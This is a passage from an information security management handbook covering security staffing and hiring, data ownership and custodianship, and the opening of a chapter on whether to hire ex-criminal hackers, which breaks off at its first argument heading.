When hiring a new security professional, it is important to ensure that the person has the necessary experience to perform the job well. There are few professional training courses for information security professionals. Some certification programs, such as the Certified Information System Security Professional (CISSP),[10] require experience that would not be relevant for an entry-level position. In addition, Lee Kushner noted, "… while certification is indeed beneficial, it should be looked on as a valuable enhancement or add-on, as opposed to a prerequisite for hiring."[11] Several more considerations can help:

- Current information security professionals on the staff can describe the skills they feel are important and which might be overlooked.
- Some other backgrounds can help a person transition into an information security career:
  - — Auditors are already trained in looking for minute inconsistencies.
  - — Computer sales people are trained to know the features of computers and software. They also have good people skills and can help market the information security function.
  - — Military experience can include thorough process discipline and hands-on expertise in a variety of system and network environments. Whether enlisted or officer grade, military personnel are often given much greater responsibility (in numbers supervised, value of assets, and criticality of missions) than civilians with comparable years of experience.
  - — A candidate might meet all qualifications except for having comparable experience on a different operating system, another software application in the same market space, or a different hardware platform. In many cases, the skills are easily transferable with some training for an eager candidate.
- A new employee might have gained years of relevant experience in college (or even in high school) in part-time work. An employee with experience on legacy systems may have critical skills difficult to find in the marketplace. Even if an employee with a legacy system background needs retraining, such an employee is often more likely to want to stay and grow with an organization. For a new college graduate, extracurricular activities that demonstrate leadership and discipline, such as competing in intercollegiate athletics while maintaining a good scholastic record, should also be considered.

The Selection Process

Selecting the best candidate is often difficult. Current employees should help with interviewing the candidates. The potential candidates should speak to several, if not all, of the current employees. Most firms use interviews,

yet the interview process is far from perfect. HR professionals, who have to interview candidates for many kinds of jobs, are not able to focus on the unique technical needs of information security. Any interview process can suffer from stereotypes, personal biases, and even the order in which the candidates are interviewed. Having current employees perform at least part of the interview can increase its validity.[12] Current employees can assess the candidate's knowledge with questions in their individual areas of expertise. Two additional recommendations are:

1. Making sure the interviews are structured with the same list of general questions for each candidate
2. Using a candidate score sheet for interviewers to quantify their opinions about a candidate

A good place to start is the required skills section and desired skills section of the position description. The required skills should be weighted about 70 percent of the score sheet, while the desired skills should be about 30 percent.

Filling an open position in information security can be difficult. Using tools like the position description[13] and the candidate score sheet (see Exhibits 73.2 and 73.-3) can make selecting a new employee much easier. Having current employees involved throughout the hiring process is strongly recommended and will make choosing the right person even easier.

Because information security personnel play a critical and trusted role in the organization, criminal and financial background checks are essential. Eric Shaw et al.[14] note that candidates should also be asked about past misuse of information resources. Resumes and references should be checked carefully. The same clearance procedures should apply to consultants, contractors, and temporary workers, depending on the access privileges they have. ISO 17799[15] also emphasizes the importance of these measures. Shaw and co-authors recommend working with HR to identify and intervene effectively when any employee (regardless of whether in information security) exhibits at-risk conduct. Schlossberg and Sarris[16] recommend repeating background checks annually for existing employees. HR and legal advisors must participate in developing and applying the background check procedures.

When Employees and Non-Employees Leave

The issue of deleting accounts promptly when users leave has already been emphasized. Several additional considerations apply, especially if employees are being laid off or any departure is on less than amicable terms. Anne Saita[17] recommends moving critical data to a separate database, to which the user(s) leaving does(do) not have access. Users leaving must be reminded of their NDA obligations. Saita further notes that the users' desktop computers could also contain backdoors and should be disconnected. Identifying at-risk behavior, as noted earlier, is even more important for the employees still working after a layoff who could be overworked or resentful.

Separation of Responsibilities

Separation of responsibilities, or segregation of duties, originated in financial internal control. The basic concept is that no single individual has complete control over a sequence of related transactions.[18] A 1977 U.S. federal law, the Foreign Corrupt Practices Act,[19] requires all corporations registering with the Securities and Exchange Commission to have effective internal accounting controls. Despite its name, this law applies even if an organization does no business outside the United States.[20] When separation of duties is enforced, it is more difficult to defraud the organization because two or more individuals must be involved and it is more likely that the conduct will be noticed.

In the IT environment, separation of duties applies to many tasks. Vallabhaneni[21] noted that computer operations should be separated from application programming, job scheduling, the tape library, the help desk, systems programming, database programming, information security, data entry, and users. Information security should be separate from database and application development and maintenance, system programming, telecommunications, data management or administration, and users. System programmers should never have access to application code, and application programmers should not have access to live production data. Kabay[22] noted that separation of duties should be applied throughout the development life cycle so that the person who codes a program would not also test it, test systems and production systems are separate, and operators cannot modify production programs. ISO 17799 emphasizes[23] that a program developer or tester with access to the production system could make unauthorized changes to the code or to production data. Conversely, compilers and other system utilities should also not be accessible from production systems. The earlier

EXHIBIT 73.2 Sample Position Description

Job Title: Information Security Specialist Associate
Pay Range: $40,000 to $50,000 per year
Application Date:01/25/03–02/25/03
Business Unit: Data Security Assurance
Division: Computing Services
Location: Orlando, FL
Supervisor: John Smith

General:

The Information Security Specialist Associate uses current computer science technologies to assist in the design, development, evaluation, and integration of computer systems and networks to maintain system security. Using various tools, the information security specialist associate will perform penetration and vulnerability analyses of corporate networks and will prepare reports that may be submitted to government regulatory agencies.

Responsibilities:

- Evaluate new information security products using a standard image of the corporate network and prepare reports for management.
- Represent information security in the design, development, and implementation of new customer secured network.
- Assist in day-to-day customer support issues.
- Using intrusion detection tools, test the corporation's network for vulnerabilities.
- Provide security and integration services to internal and commercial customers.
- Build and maintain user data groups in the Win NT environment.
- Add and remove user Win NT accounts.
- Assist government auditors in regulatory compliance audits.

Required Education/Skills:

- Knowledge of Windows, UNIX, and Macintosh operating systems
- Understanding of current networking technologies, including TCP/IP and Banyan Vines
- Microsoft Certified Systems Engineer certification
- Bachelor's degree in computer science or relevant discipline

Desired Education/Skills:

- Two years of information security experience
- MBA
- CISSP certification

discussion of system administration and security operations noted that account and privilege management should be part of a central security operations group separate from local system administrators. In a small organization where the same person might perform both these functions, procedures should be in place (such as logging off and logging on with different privileges) to provide some separation.[24]

Several related administrative controls go along with separation of duties. One control is requiring mandatory vacations each year for certain job functions. When another person has to perform a job temporarily, a fraud perpetrated by the regular employee might be noticed. Job rotation has a similar effect.[25] Another approach is dual control, requiring two or more persons to perform an operation simultaneously, such as accessing emergency passwords.[26]

Separation of duties helps to implement the principle of *least privilege.*[27] Each user is given only the minimum access needed to perform the job, whether the access is logical or physical. Beyond IT positions, every position that has any access to sensitive information should be analyzed for sensitivity. Then the security requirements of each position can be specified, and appropriately controlled access to information can be provided. When each position at every level is specified in this fashion, HR can focus background checks and other safeguards on the positions that truly need them. Every worker with access to sensitive information has security respon-

EXHIBIT 73.3 Candidate Score Sheet

Candidate Name: **Fred Jones**
Date: **1/30/2003**
Position: **Information Security Specialist Associate**

Required Skill	Knowledge Level[a]	Multiplier	Score
OS knowledge	2	0.2	0.4
Networking knowledge	2	0.2	0.4
Bachelor's degree	3	0.2	0.6
MCSE	2	0.1	0.2
Desired skill			
InfoSec experience	0	0.1	0
MBA	2	0.1	0.2
CISSP	0	0.1	0
Total			1.8

[a] Knowledge Level:
0 — Does not meet requirement
1 — Partially meets requirement
2 — Meets requirement
3 — Exceeds requirement

Knowledge level × Multiplier = Score

Note: It is strongly recommended to review your procedures with your human resources team and legal advisors.

sibilities. Those responsibilities should be made part of the job description[28] and briefed to the user annually with written sign-off.

Summary

This chapter has presented several concepts on the human side of information security, including:

- Information security roles and responsibilities, including user responsibilities
- Information security relationships to other groups in the organization
- Options for organizing the information security functions
- Staffing the information security functions
- Separation of duties, job sensitivity, and least privilege

Security is a triad of people, process, and technology. This chapter has emphasized the people issues, the importance of good processes, and the need to maintain security continuously. The information security function has unique human resources needs. Attention to the people issues throughout the enterprise helps to avoid or detect many potential security problems. Building processes based on separation of duties and least privilege helps build in controls organic to the organization, making security part of the culture while facilitating the business. Secure processes, when understood and made part of each person's business, are a powerful complement to technology. When the organization thinks and acts securely, the job of the information security professional becomes easier.

References

1. British Standard 7799/ISO Standard 17799: *Information Security Management,* London: British Standards Institute, 1999, Section 4.1.3.
2. Weaver, John, Zen and information security, available online at http://www.infosecnews.com/opinion/2001/12/19_03.htm.

3. O'Farrell, Neal, Employees: your best defense, or your greatest vulnerability?," in SearchSecurity.com, available online at (http://searchsecurity.techtarget.com/originalContent/0,289142,sid14_gci771517,00.html).
4. O'Farrell, Neal, Employees: your best defense, or your greatest vulnerability?," in SearchSecurity.com, available online at (http://searchsecurity.techtarget.com/originalContent/0,289142,sid14_gci771517,00.html).
5. Wood, Charles Cresson, *Information Security Roles & Responsibilities Made Easy,* Houston: PentaSafe, 2001, p. 72.
6. Peltier, Tom, Where should information protection report?, Computer Security Institute editorial archive, available online at http://www.gocsi.com/infopro.htm.
7. Mayor, Tracy, Someone to watch over you, *CIO,* March 1, 2001.
8. Devlin, Ed, Business continuity programs, job levels need to change in the wake of Sept. 11 attacks, *Disaster Recovery J.*, Winter 2002.
9. Bernardin, H. John and Russell, Joyce, *Human Resource Management: An Experimental Approach*, 2nd ed., New York: McGraw-Hill, 1998, pp. 73–101.
10. International Information System Security Certification Consortium (ISC)[2], available online at http://www.isc2.org/.
11. Quoted in Rothke, Ben, The professional certification predicament, *Comput. Security J.*, V. XVI, No. 2 (2000), p. 2.
12. Bernardin, H. John and Russell, Joyce, *Human Resource Management: An Experimental Approach*, 2nd ed., New York: McGraw-Hill, 1998, p. 161.
13. Bernardin, H. John and Russell, Joyce, *Human Resource Management: An Experimental Approach*, 2nd ed., New York: McGraw-Hill, 1998, pp. 499–507.
14. Shaw, Eric, Post, Jerrold, and Ruby, Keven, Managing the threat from within, *Inf. Security,* July 2000, p. 70.
15. British Standard 7799/ISO Standard 17799: *Information Security Management,* London: British Standards Institute, 1999, Sections 6.1.1–2.
16. Schlossberg, Barry J. and Sarris, Scott, Beyond the firewall: the enemy within, *Inf. Syst. Security Assoc. Password*, January, 2002.
17. Saita, Anne, The enemy within, *Inf. Security,* June 2001, p. 20.
18. Walgenbach, Paul H., Dittrich, Norman E., and Hanson, Ernest I., *Principles of Accounting*, 3rd ed., New York: Harcourt Brace Jovanovich, 1984, p. 244.
19. Walgenbach, Paul H., Dittrich, Norman E., and Hanson, Ernest I., *Principles of Accounting*, 3rd ed., New York: Harcourt Brace Jovanovich, 1984, p. 260.
20. Horngren, Charles T., *Cost Accounting: A Managerial Emphasis,* 5th ed., Englewood Cliffs, NJ: Prentice Hall, 1982, p. 909.
21. Vallabhaneni, S. Rao, *CISSP Examination Textbooks Vol. 1: Theory,* Schaumburg, IL: SRV Professional Publications, 2000, pp. 142, 311–312.
22. Kabay, M.E., Personnel and security: separation of duties, *Network World Fusion*, available online at http://www.nwfusion.com/newsletters/sec/2000/0612sec2.html.
23. British Standard 7799/ISO Standard 17799: *Information Security Management,* London: British Standards Institute, 1999, Section 8.1.5.
24. Russell, Deborah and Gangemi, G.T. Sr., *Computer Security Basics,* Sebastopol, CA: O'Reilly, 1991, pp. 100–101.
25. Horngren, Charles T., *Cost Accounting: A Managerial Emphasis,* 5th ed., Englewood Cliffs, NJ: Prentice Hall, 1982, p. 914.
26. Kabay, M.E., Personnel and security: separation of duties, *Network World Fusion*, available online at http://www.nwfusion.com/newsletters/sec/2000/0612sec2.html.
27. Garfinkel, Simson and Spafford, Gene, *Practical UNIX and Internet Security*, Sebastopol, CA: O'Reilly, 1996, p. 393.
28. Wood, Charles Cresson, Top 10 information security policies to help protect your organization against cyber-terrorism, p. 3, available online at http://www.pentasafe.com/.

Ownership and Custody of Data

William Hugh Murray, CISSP

This chapter introduces and defines the concepts of data owner and custodian; their origins and their emergence; and the rights, duties, privileges, and responsibilities of each. It describes how to identify the data and the owner and to map one to the other. It discusses the language and the tools that the owner uses to communicate his intention to the custodian and the user. Finally, it makes recommendations about how to employ these concepts within your organization.

Introduction and Background

For a number of years now we have been using the roles of data owner and custodian to assist us in managing the security of our data. These concepts were implicit in the way the enterprise acted, but we have only recently made them sufficiently explicit that we can talk about them. We use the words routinely as though there is general agreement on what we mean by them. However, there is relatively little discussion of them in the literature.

In the early days of mainframe access control, we simply assumed that we knew who was supposed to access the data. In military mandatory access control systems, the assumption was that data was classified and users were cleared. If the clearance of the user dominated the classification of the user, then access was allowed. There was the troublesome concept of need-to-know; but for the life of me, I cannot remember how we intended to deal with it. I assume that we intended to deal with it in agreement with the paper analogy. There would have been an access control matrix, but it was viewed as stable. It could be created and maintained by some omniscient privileged user, but no one seemed to give much thought to the source of his knowledge. (I recall being told about an A-level system where access could not be changed while the system was operational. This was not considered to be a problem because the system routinely failed about once a week. Rights were changed while it was offline.)

In time-sharing systems, access was similarly obvious. Most data was accessed and used only by its author and creator. Such sharing of his data as occurred was authorized in a manner similar to that in modern UNIX. That is, the creator granted privileges to the file system object to members of his own affinity group or to the world. While this is not sufficiently granular for today's large group sizes and populations, it was adequate at the time.

ACF2, the first access control for MVS, was developed in a university setting by systems programmers and for systems programmers. It was rules-based. The default rule was that a user could access data that he created. To facilitate this, the creator's name was forced as the high-level qualifier of the object name. Sharing was based upon the rules database. As with the access control matrix, creation and maintenance of this database required both privilege and omniscience. In practice, the privilege was assigned to a systems programmer. It was simply assumed that all systems programmers were omniscient and trustworthy; they were trusted by necessity. Over time, the creation and maintenance of the ACF2 rules migrated to the security staff. While I am sure that we

had begun to talk about ownership by that time, none of these systems included any concept of or abstraction for an object owner.

In reviewing my papers, the first explicit discussion of ownership that I find is in 1981; but by that time it was a fairly mature concept. It must have been a fairly intuitive concept to emerge whole without much previous discussion in the literature.

What is clear is that we must have someone with the authority to control access to data and to make the difficult decisions about how it is to be used and protected. We call this person the *author*. It is less obvious, but no less true, that the person who makes that decision needs to understand the sensitivity of the data. The more granular and specific that knowledge, the better the decision will be.

My recollection is that the first important system to externalize the abstraction of owner was RACF. (One of the nice things about having lived to this age is that the memories of your contemporaries are not good enough for them to challenge you.) RACF access control is list-based. The list is organized by resource. That is, there is a row for each object. The row contains the names of any users or defined and named groups of users with access to that resource and the type of access (e.g., create, read, write, delete) that they have. Each object has an owner and the name of that owner is explicit in the row. The owner might be a user or a group, that is, a business function or other affinity group. The owner has the implicit right to grant access or to add users or groups to the entry. For the first time we had a system that externalized the privilege to create and maintain the access control rules in a formal, granular, and independent manner.

Definitions

Owner, n. One who owns; a rightful proprietor; one who has the legal or rightful title, whether he is the possessor or not.

— *Webster's Dictionary*, 1913

Owner, n. Principal or agent who exercises the exclusive right to use.

Owner, n. The individual manager or representative of management who is responsible for making and communicating judgments and decisions on behalf of the organization with regard to the use, identification, classification, and protection of a specific information asset.

— Handbook of Information Security Management

Zella G. Ruthberg and Harold F. Tipton, Editors, 1993

Ownership, n. The state of being an owner; the right to own; exclusive right of possession; legal or just claim or title; proprietorship.

Ownership, n. The exclusive right to use.

Custodian, n. One that guards and protects or maintains; especially: one entrusted with guarding and keeping property or records or with custody or guardianship of prisoners or inmates.

— Merriam-Webster's Collegiate Dictionary

Custodian. A designated person who has authorized possession of information and is entrusted to provide proper protection, maintenance, and usage control of the information in an operational environment.

— Handbook of Information Security Management

Zella G. Ruthberg and Harold F. Tipton, Editors, 1993

Policy

It is a matter of policy that management makes statements about the level of risk that it is prepared to take and whom it intends to hold accountable for protection. Owners and custodians are useful abstractions for assigning and distinguishing this responsibility for protection. Policy should require that owners be explicitly identified; that is, that the responsibility for protection be explicitly identified. While ownership is implicit, in

the absence of requiring that it be made explicit, the responsibility for the protection of information is often overlooked. Similarly, policy should make it explicit that custodians of data must protect it in accordance with the directions of the owner.

Roles and Responsibilities

Owner

At one level, the owner of institutional data is the institution itself. However, it is a fundamental characteristic of organizations that they assign their privileges and capabilities to individual members of the organization. When we speak of owner, we refer to that member of the organization to whom the organization has assigned the responsibility for a particular asset. (To avoid any possible confusion about the real versus the virtual owner of the data, many organizations eschew the use of *owner* in favor of some other word such as agent, steward, or surrogate. For our purposes, the owner is the assigned agent.)

This individual exercises all of the organization's rights and interests in the data. These include:

- Judging the asset's importance, value, and sensitivity
- Deciding how and by whom the asset may be used
- Specifying the business controls
- Specifying the protection requirements for the asset
- Communicating decisions to others (e.g., labeling the object with its classification)
- Acquiring and operating necessary automated controls over the assets
- Monitoring compliance and initiating corrective action

Note that these duties are not normally separable. That is to say that all must be assigned to the same agent. Specifically, the right to use cannot be separated from the responsibility to protect.

We should keep in mind that others might have some interest in an information asset. For example, while the institution may own a copy of information such as employee name and address in the pay record, the employee still has a proprietary interest in the data. While this interest may not rise to the level of ownership, it is still a material interest. For example, the employee has an interest in the accuracy and confidentiality of the data. In exercising its interest, the institution and its agents must honor these other interests.

Custodian

Even the dictionary definition recognizes that the idea of custodian includes one who is responsible for protecting records. This responsibility includes:

- Protecting the data in accordance with owner direction or agreement with the owner
- Exercising sound business judgment in the protection of data
- Reporting to the data owner on the discharge of his responsibilities

Suppliers of data processing services and managers of computers and storage devices are typically custodians of application data and software processed or stored on their systems. This may include paper input documents and printed reports.

Because it is these custodians who choose, acquire, and operate the computers and storage, they must provide the necessary access controls. The controls chosen must, at a minimum, meet the requirements specified by the owners. Better yet, they should meet the real requirements of the application, regardless of whether the owner of the data is able to recognize and articulate those requirements. Requirements to which the controls must answer include reliability, granularity, ease of use, responsiveness, and others.

Administrator

The owner may wish to delegate the actual operation of the access controls to a surrogate. This will be particularly true when the amount of special knowledge required to operate the controls exceeds the amount required to make the decisions about the use of the data.

Such an administrator is responsible for faithfully carrying out the intent of the owner. He should act in such a way that he can demonstrate that all of his actions were authorized by the responsible owner and that he acted on all such authorizations. This includes keeping records of what he did and the authorizations on which he acted.

User Manager

The duties of user management include:

- Enrolling users and vouching for their identities
- Instructing them in the use and protection of assets
- Supervising their use of assets
- Noting variances and taking corrective action

While the list of responsibilities is short, the role of user management may be the most important in the enterprise. This is because user management is closer to the use of the resources than any other managers.

User

Users are responsible for:

- Using the enterprise information and information processing resources only for authorized and intended purposes
- Effective use and operation of controls (e.g., choice of passwords)
- Performance of applicable owner and custodian duties
- Compliance with directions of owners and management
- Reporting all variances to owners, managers, and staff

Variances should be reported to at least two people. This reduces the probability that the variance is called to the attention of only the individual causing it. The owner of the resource and the manager of the user would be likely candidates for notification. Otherwise, use one line manager and one staff manager (e.g., audit or security staff).

Identifying the Information

Identifying the data to be protected might seem to be a trivial exercise. Indeed, before computers, it really was. The enterprise focused on major and persistent documents and on major functional files such as those of payroll records or payables. Focus was placed on those files that were special to the industry or enterprise. In banking, one worried about the records of deposits and loans; in insurance, one worried about policy master records. Managers focused on departmental records and used file cabinets as the objects of control and protection. Even when computers emerged, one might still have facused on the paper printout of the data rather than on the record on magnetic tape. When a megabyte was the size of a refrigerator, one identified it and protected its contents similarly to how one protected the contents of a file cabinet. As magnetic storage became sufficiently dense that the storage object was shared across a large number of data objects, we started to identify data sets. While we often think of a data set as analogous to the modern file, in fact it was a collection of logically related files that shared a name. The input file to a job, the output file from the job, and the archival version of that file might all be part of the same logical data set. The members of a data set were related in a formal way. While there are a small number of different types of data sets (e.g., partitioned, sequential, VSAM), members of all data sets within a type were related in a similar way. The information about the relationships was recorded in the metadata for the data set.

Therefore, for protection purposes, one made decisions about the named data set rather than about the physical objects that made them up. The number of data sets was sufficiently small that identifying them all was not difficult.

In modern systems, the data objects of interest are organized into (tree-structured) directories and files. A data set in a mainframe might correspond to a file or to all the files in a directory. However, the relationship between a directory and the files and other directories that are stored in it may be totally arbitrary. There are

conventions, but there are no fixed rules that can be consistently used to reduce the number of objects over which one must make decisions. For example, in one directory, programs and data may be stored together; while in the next one, programs and data may be stored in separate named subdirectories. A file name may be qualified by the name of the directory in which it is stored — and then again, it may not.

Therefore, for protection purposes, a decision may have to be made over every directory entry and possibly every file. The number of objects expands, perhaps even faster than the quantity of data. This is complicated further by the rapidly falling cost of storage. Cheap storage enables one to keep data longer and otherwise encourages growth in the number of data objects.

Data sets also had the advantage that the names tended to be unique within a system and, often, by convention, across an enterprise. In modern practice, neither objects nor names are unique even within a system, much less across an enterprise.

In modern systems, there is no single reference or handle that one can use to identify all data within an enterprise. However, most of them require some enterprise procedures or conventions. For example, one can store data according to its kind and, by inference, its importance.

- Enterprise data versus departmental, personal, or other
- Changeable versus fixed (e.g., balances versus transactions; programs versus data; drafts versus published documents; images versus text)
- Documents versus other
- Permanent versus temporary
- Business functional applications versus other (e.g., payroll, payables, sales) versus other (e.g., correspondence)
- Active versus archival
- Other enterprise-specific categories

Each of these distinctions can be useful. Different procedures may be required for each.

Identifying the Owner

Prior to the use of the computer, management did not explicitly identify the owners of information. This was, in part, because the information of interest was the functional data of the organization. This information included pay records, customer records, sales records, etc. Ownership and custody of the information were almost always in the same hands. When the computer came along, it separated custody from ownership. The computer function found itself with custody of the information. Management did not even mind very much until decisions needed to be made about the care of the records.

Management was particularly uncomfortable with decisions about access and security. They suddenly realized that one standard of care was not appropriate for all data and that they did not know enough about the data to feel comfortable making all the decisions. Everyone wanted discretion over the data but no one wanted responsibility. It was obvious that mistakes were going to be made. Often, by the time anyone recognized there was a problem, it was already a serious problem and resolving it was difficult.

By this time, there was often so much data that discovering its owner was difficult. There were few volunteers. It was not unusual for the custodians to threaten to destroy the data if the owner did not step forward and take responsibility.

Line Manager

One useful way to assign ownership is to say that line managers are responsible for all of the resources allocated to them to accomplish their missions. This rule includes the responsibility to identify all of those assets. This ensures that the manager cannot escape responsibility for an asset by saying that he did not know.

Business Function Manager

Although this is where the problem got out of hand, it is the easiest to solve. It is not difficult to get the managers of payroll or payables to accept the fact that they own their data. It is usually sufficient to simply

raise the question. When we finally got around to doing it, it was not much more difficult than going down the list of information assets.

Author

Another useful way to assign ownership is to say that the author or creator of a data object is its owner until and unless it is reassigned. This rule is particularly useful in modern systems where much of the data in the computer is created without explicit management direction and where many employees have discretion to create it. Like the first rule, it works by default. This is the rule that covers most of the data created and stored on the desktop.

Surrogate Owners

Even with functional data, problems still arise with shared data, as for example in modern normalized databases. One may go to great pains to eliminate redundant data and the inevitable inconsistencies, not to say inaccuracies, that go with it. The organization of the database is intended to reflect the relationships of the entities described rather than the organization of the owners or even the users. This may make mapping the data to its owners difficult.

An example is a customer master record that is shared by three or four different business functions. If one of the functions assumes ownership, the data may be operated for their benefit at the expense of the others. If it is not well managed, the other functions may start keeping their own copies with a loss of both accuracy and efficiency.

One solution to this problem is to create a surrogate function to act as the owner of the data. This surrogate acts as agent for his principals; he satisfies their ownership requirements while exercising their discretion. He is motivated to satisfy all of his customers equally. When conflicts arise between the requirements of one customer and another, he negotiates and resolves them.

In modern systems, shared functional data is usually stored in databases rather than in flat files. Such systems permit more granular control and more choices about the assignment of ownership. Control is no longer limited by the physical organization of the data and storage.

Classification and Labeling

One way for the owner to communicate his intentions about how to treat the information is to write instructions as metadata on the data object. A classification scheme provides an efficient language in which to write those instructions. The name of the class is both an assertion about the sensitivity of the data and the name of the set of protective measures to be used to protect it. The owner puts the label on the data object, and the custodian uses the associated protective measures.

The number of classes must be must be small enough for one to be able to habitually remember the association between the name of the class and the related controls. It must be large enough to ensure that all data receives the appropriate protection, while expensive measures are reserved to the data that really requires them.

We should prefer policies that enable us to detect objects that are not properly classified or labeled. Policies that require that all objects be labeled, even the least sensitive, make it easy to recognize omissions. Many organizations do not require that public data be labeled as such. This makes it difficult to distinguish between public data and data over which no decision has been made.

While paper feels natural and comfortable to us, it has severe limitations not shared by more modern media. It is bulky, friable, flammable, resistant to timely update, and expensive to copy or back up. On the other hand, it has an interesting kind of integrity; it is both tamper-resistant and tamper-evident. In paper systems, the label is immutably bound to the object and travels with it, but the controls are all manual. In automated systems, the label is no more reliable than the system and does not travel with the object beyond the system. However, controls can be based upon the label and automatically invoked. In mandatory access control systems, both the label and the controls are reliable. In discretionary access control systems, both the labels and the controls are less reliable but adequate for many applications and environments.

Cryptographic systems can be used to bind the label to the object so that the label follows the object in such a way that the object can only be opened in environments that can be relied upon to enforce the label and the associated controls. Certain high-integrity imaging systems (e.g., Adobe Acrobat) can bind the label in such way that the object cannot be displayed or printed without the label.

Access Control

The owner uses access controls to automatically direct and restrain who sees or modifies the data. Mandatory access controls ensure consistent application of management's policy across an entire system while minimizing the amount of administrative activity necessary to achieve it. Discretionary controls enable owners to implement their intent in a flexible way. However, consistent enforcement of policy may require more management attention and administrative activity.

Variance Detection and Control

It must be possible for the owner to observe and measure how custodians and others comply with his instructions. He must have visibility. This visibility may be provided in part by alarms, messages, confirmations, and reports. It may be provided in part by feedback from such staffs as operations, security administration, and audit.

The owner is interested in the reliability of the user identification and authentication (I&A) scheme. He is most likely to look to the audit report for this. Auditors should look at the fundamental strength of the I&A mechanism, log-on variances, the security of password change procedures where used, and weak passwords where these are possible.

The owner is also likely to look to the audit report for information on the integrity of the access control system and the authorization scheme. The auditors will wish to look to the suitability of the controls to the applications and environment. Are they application-specific or provided by the system? Are the controls appropriately granular and responsive to the owner? They will be interested in whether the controls are mandatory or discretionary, rules-based or list-based. They will wish to know whether the controls have been subjected to third-party evaluation, how they are installed and operated, and how they are protected from late change or other interference. They will want to know the number of privileged users of the system and how they are supervised.

Periodically, the owner may want to compare the access control rules to what he thinks he authorized. The frequency of this reconciliation will be a function of the number of rules and the amount of change.

The owner will be interested in denied attempts to access his data; repeated attempts should result in alarms. Some number of denied attempts are probably intended to be authorized and will result in corrections to the rules. Others may require follow-up with the user. The user will want to be able to detect all accesses to the data that he owns so that he can compare actual access to what he thinks he authorized. This information may be in logs or reports from logs.

Recommendations

- Policy should provide that ownership of all assets should be explicitly assigned. This helps to avoid errors of omission.
- Ownership of all records or data objects should be assigned to an appropriate level of granularity. In general, this means that there will be an owner for each document, file, folder, or directory, but not necessarily for each record or message.
- The name of the owner should be included in the metadata for the object.
- The classification or other reference to the protective measures should be included in the metadata for the object.
- Because few modern systems provide abstractions or controls for data classification or owner, this metadata should be stored in the object name or in the object itself.
- The owner should have responsive control over access. This can be through automated controls, administrators, or other surrogates.

- There should be a clear agreement between the owner and the custodian as to how the data will be protected. Where a classification and labeling system exists, this can be the basis of sensitivity labels on the object.
- Consider written agreements between owners and custodians that describe the protective measures to be used. As a rule, these agreements should be based upon offers made by the custodians.
- The owner should have adequate visibility into the operation and effectiveness of the controls.
- There should be prompt variance detection and corrective action.

Conclusion

The ideas of ownership and custody are fundamental to any information protection scheme. They enable management to fix responsibility and accountability for deciding how an object is to be protected and for protecting it in accordance with that decision. They are essential for avoiding errors of omission. They are essential for efficiency; that is, for ensuring that all data is appropriately protected while reserving expensive measures only for the data that requires them.

While management must be cautious in assigning the discretion to use and the responsibility to protect so as not to give away its own rights in the data, it must be certain that control is assigned with sufficient granularity that decisions can be made and control exercised. While identifying the proper owner and ensuring that responsibility for all data is properly assigned are difficult, both are essential to accountability.

Owners should measure custodians on their compliance, and management should measure owners on effectiveness and efficiency.

References

1. *Webster's Dictionary*, 1913.
2. *Handbook of Information Security Management*; Zella G. Ruthberg and Harold F. Tipton (Eds.), Auerbach (Boston): 1993.
3. *Merriam Webster's Collegiate Dictionary.*
4. *Handbook of Information Security Management*; Zella G. Ruthberg and Harold F. Tipton (Eds.), Auerbach (Boston): 1993.

Hiring Ex-Criminal Hackers

Ed Skoudis, CISSP

> Making their way, the only way they know how.
>
> That's just a little bit more than the law will allow.
>
> **— Waylon Jennings, "Good Ol' Boys"**
>
> **Theme song from *Dukes of Hazzard***

Suppose someone applies for a system administrator job, or, better yet, an open slot on your computer security team. The applicant is eminently qualified for the position, having wizard-like skills on the exact operating systems deployed throughout your organization. You need his skills, big time. However, the candidate poses a bit of a problem. This otherwise-stellar applicant has a bit of a spotty record with the criminal justice system. By spotty, I mean that your potential hire was found guilty of hacking a Fortune 500 company and stealing some sensitive data. He did the crime, but he has also done the time.

Should you still consider such a person for a position on your security team? Or, should you let bygones be bygones and just move forward? Some companies shy away from such individuals immediately. Others take a "Don't ask… Don't tell" stance. Still others actively embrace such people for their great skills. If your organization hires an ex-criminal hacker, would you be legally responsible if he damages a customer or supplier's computer systems? You could be found guilty of negligent hiring, whereby an employer is liable for taking a hiring risk and exposing customers, suppliers, and other employees to it.

This chapter analyzes the issues associated with hiring ex-criminal hackers so you can think through your own organization's approach to this issue. The chapter looks at both sides of the problem, and then the author states his opinion on the matter, for what it is worth. While the author attempts to evenhandedly argue both sides of this topic, keep in mind that the author does not necessarily agree with all of these arguments. Instead, the concepts raised are those most often advanced by proponents on either side of this divide.

The discussion in this chapter does *not* refer to non-criminal hackers. Remember, as used in the computer underground, the term "hacker" does not by itself imply that the person has done wrong. People who have hacking skills may have acquired them completely lawfully, by studying computer security or conducting legitimate penetration testing against consenting targets, such as their employers or customers. There are many of these "white-hat" hackers in the information technology business. The author himself falls into this white-hat category, as do many others, and would like to think we are very hirable without concerns.

This chapter analyzes the question of whether to hire hackers who have an actual prior criminal conviction, or are known to have been involved in criminal activity but may have not been prosecuted (yet). We refer to them as ex-criminal hackers because they were either busted and did some time in jail or are known to have committed crimes. In other words, we are talking about actual former black hats or deeply gray hats.

Why This Matters

One might wonder if this analysis really matters that much. Actually, it really does (of course I think that… I would not be writing about it if I didn't.) But, think about it. Information technology (IT) carries and stores the lifeblood of most organizations today: information. The people who run this technology have tremendous access to the most sensitive information an organization has: personnel employment and health records, sensitive customer data, legal and regulatory compliance information, comprehensive financial results, and perhaps even launch codes. Just to keep the organization running, the IT department often acts as a high-tech priesthood given wide-open access to the very soul of the business.

If IT has a bad egg as an employee, the damage that can be done to an organization's finances, reputation, and very existence might be devastating. Inside personnel know how to hit an organization where it hurts, undermining technology and processes to maximize not only their own personal gain but also the damage inflicted on their target. Looking at statistics regarding computer crime compiled annually by the Computer Security Institute and the FBI, the number of attacks from insiders and outsiders is virtually the same.[1] However, the cost of damages from computer attacks commonly perpetrated by insiders (insider net abuse, financial fraud, and theft of proprietary information) significantly outweighs the cost of attacks by outsiders. That is because insiders know how to cause trouble for their organizations.

The 2002 CSI/FBI survey also indicated that 65 percent of organizations would not consider hiring reformed hackers as consultants; 17 percent of others would consider it; while the remaining just do not know. In this author's experience, even the 65 percent of those who say they would rule out hiring ex-criminal hackers do not have explicit policies regarding this decision or even very detailed background checks to enforce it. Therefore, even among those whose guts tell them not to hire ex-criminal hackers, many unwittingly hire them without understanding their background. Is this wise? Let us explore the case for and against hiring ex-criminal hackers in more detail.

The Case for Hiring Ex-Criminal Hackers

